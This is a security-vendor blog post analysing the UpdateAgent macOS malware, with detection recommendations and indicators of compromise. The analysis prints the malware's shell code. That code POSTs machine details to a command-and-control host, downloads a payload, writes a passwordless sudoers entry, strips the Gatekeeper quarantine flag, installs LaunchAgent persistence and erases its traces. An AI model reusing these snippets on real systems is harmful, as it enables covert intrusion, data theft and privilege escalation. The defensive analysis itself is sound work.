
UpdateAgent macOS Malware

esentire.com/blog/updateagent-macos-malware



Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

- UpdateAgent malware impacting a customer in the software industry, specific to Apple's macOS operating system.

- The malware is used to deliver additional payloads and maintain a persistent foothold on systems.
- According to Microsoft, the malware has gone through several iterations since it first appeared in September 2020.
- In a recent case, analysts identified a suspicious launch agent and traced it to a shell script matching UpdateAgent's known behavior patterns and traits, including:
    1. Use of CloudFront domains for C2 communications and secondary payloads.
    2. Collection of system information (see below).
    3. Removal of quarantine bit from payloads to bypass Gatekeeper.
    4. Establishing persistence by modifying property list files in the user's /Library/LaunchAgents directory.
    5. Removal of files from device to cover tracks.
- UpdateAgent is known to deliver adware as its second stage payload, but there is potential for more severe payload delivery.

Summary of UpdateAgent's Initiation Shell Script

UpdateAgent collects information about the system and submits it to the C2 domain (hxxps://dgu8hufljhqqu[.]cloudfront[.]net/pkg) via HTTP POST request:

The information collected includes the active user, machine ID, operating system, and version.

```
user=$(ls -l /dev/console | awk '/ / { print $3 }')
userHome=$(eval echo ~$(echo $user))

MACHINEID="$(ioreg -ad2 -c IOPlatformExpertDevice | xmllint --xpath '//key[.="IOPlatformUUID"]/following-sibling::*[1]/text()' -)"

AG_1="$userHome/Library/.p1x1"
AG_2="$userHome/Library/Application Support/.logg"

MACPLATFORM=`sw_vers -productName`
MACVERSION=`sw_vers -productVersion`
CONTHEARTBEAT="{\"event\": \"$EVENTSHEARTBEAT\", \"machine_id\": \"$MACHINEID\", \"os\": \"$MACPLATFORM\", \"os_version\": \"$MACVERSION\"}"
REQHEARTBEAT="curl --retry 5 -H \"Content-Type: application/json; charset=UTF-8\" -X POST -d '$CONTHEARTBEAT' $EVENTSURL"
eval $REQHEARTBEAT
```

Then it, retrieves a DMG file from hxxps://duh59xv2mx0nn[.]cloudfront[.]net, adds the current user to the 'sudoers' file and disables the password prompt:

```
#Saved as "setup.dmg"
URL="https://duh59xv2mx0nn.cloudfront.net/0L8Iqu8gkB?cc={CC}&clickid={cid}&a=5&k=6b948189-7d77-4e1f-afe8-4a74a35369d9"

SCRIPT="sudo $TMPFILE pkgsh && rm $TMPFILE && /bin/launchctl bootout gui/$userId/$SERVICE_NAME"

echo "$user   ALL = NOPASSWD: $TMPFILE pkgsh" >> "/etc/sudoers"
#$userHome/Library/LaunchAgents/
sudo -u $user mkdir "$LAUNCH_AGENTS_PATH"
#Check if /Library/LaunchAgents/com.shenbfgbvgsfssfmrynamdzyetzfnd exists.
if [ -f "$PLIST_PATH" ]; then

  /bin/launchctl bootout gui/$userId/$SERVICE_NAME

  rm $PLIST_PATH

fi

sudo -u $user /usr/bin/curl -L -o "/tmp/setup.dmg" $URL
```

Next, it clears extended attributes on the DMG file to bypass Gatekeeper, which is a security feature in macOS aimed at reducing the likelihood of users accidentally running malware downloaded from the internet.

Similar to the Mark-of-Web attribute in Windows, macOS applications (such as browsers) add an extended attribute known as a quarantine flag to files downloaded from the internet. UpdateAgent clears all extended attributes (including the quarantine flag) using the xattr command.

```
#Clear all extended attributes including the quarantine bit to bypass GateKeeper
sudo -u $user /usr/bin/xattr -rc "/tmp/setup.dmg"
sudo -u $user /usr/bin/hdiutil attach "/tmp/setup.dmg"
```

Then, it uses PlistBuddy in direct mode to add arguments to a property list file. (com.shenbfgbvgsfssfmrynamdzyetzfnd.plist) under the user's /Library/LaunchAgents/ folder for persistence:

```
#PLIST_PATH = $userHome/Library/LaunchAgents/com.shenbfgbvgsfssfmrynamdzyetzfnd.plist
#SERVICE_NAME = com.shenbfgbvgsfssfmrynamdzyetzfnd
sudo -u $user /usr/libexec/PlistBuddy -c "Add :Label string $SERVICE_NAME" "$PLIST_PATH"

sudo -u $user /usr/libexec/PlistBuddy -c 'Add :ProgramArguments array' "$PLIST_PATH"

sudo -u $user /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string /bin/bash" "$PLIST_PATH"

sudo -u $user /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string -c" "$PLIST_PATH"

sudo -u $user /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string $SCRIPT" "$PLIST_PATH"

sudo -u $user /usr/libexec/PlistBuddy -c 'Add :RunAtLoad bool true' "$PLIST_PATH"

/bin/launchctl bootstrap gui/$userId "$PLIST_PATH"
```

Lastly, the cleanup actions show as follows:

```
sed -i '' -e '$ d' /etc/sudoers

rm $PLIST_PATH
rm "/tmp/setup.dmg"
hdiutil detach "$PATHNAME"
```

How did we find it?

Our MDR for Endpoint service identified the launch agent persistence technique.

What did we do?

Our 24/7 SOC cyber analysts alerted the customer, isolated the host and provided details of the infection to assist with remediation.

What can you learn from this TRU positive?

- UpdateAgent is initiated by macOS users installing malicious software masquerading as legitimate applications.
- UpdateAgent has seen continuous improvement since it first emerged.

- While adware payloads may seem low-risk, the potential for follow-on malware exists. Additionally, the information collected and sent via UpdateAgent's heartbeat mechanism could be used to target the system for follow-on attacks.

Recommendations from our Threat Response Unit (TRU) Team:

- Encourage good security hygiene among your users through phishing and security awareness training.
  - Only download and install applications from trusted locations. For additional protection, validate the file hash if the vendor provides the hash information
  - Ignore unsolicited pop-ups or application download requests. Do not click on the unsolicited pop-up links.
- Monitor for modifications to plist files in auto-run locations such as /Library/LaunchAgents/.
- Restrict access/monitor for changes to sudoers file and launch agents folders.

Ask Yourself

1. What level of visibility do you have across your network, endpoint, and overall environment to detect malicious behavior at scale?
2. What level of managed endpoint support do you have in place?
3. What level of managed endpoint support do you have in place?
4. Are you monitoring your endpoints 24/7 and what degree of control do you have to initiate a kill switch when required?

Indicators of Compromise

Indicator	"**Note**
28C2FF8C6F78EB61361DECE949108910	Initiation Shell Script
dgu8hufljhqqu[.]cloudfront[.]net	Command and Control
duh59xv2mx0nn[.]cloudfront[.]net	Payload Hosting

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.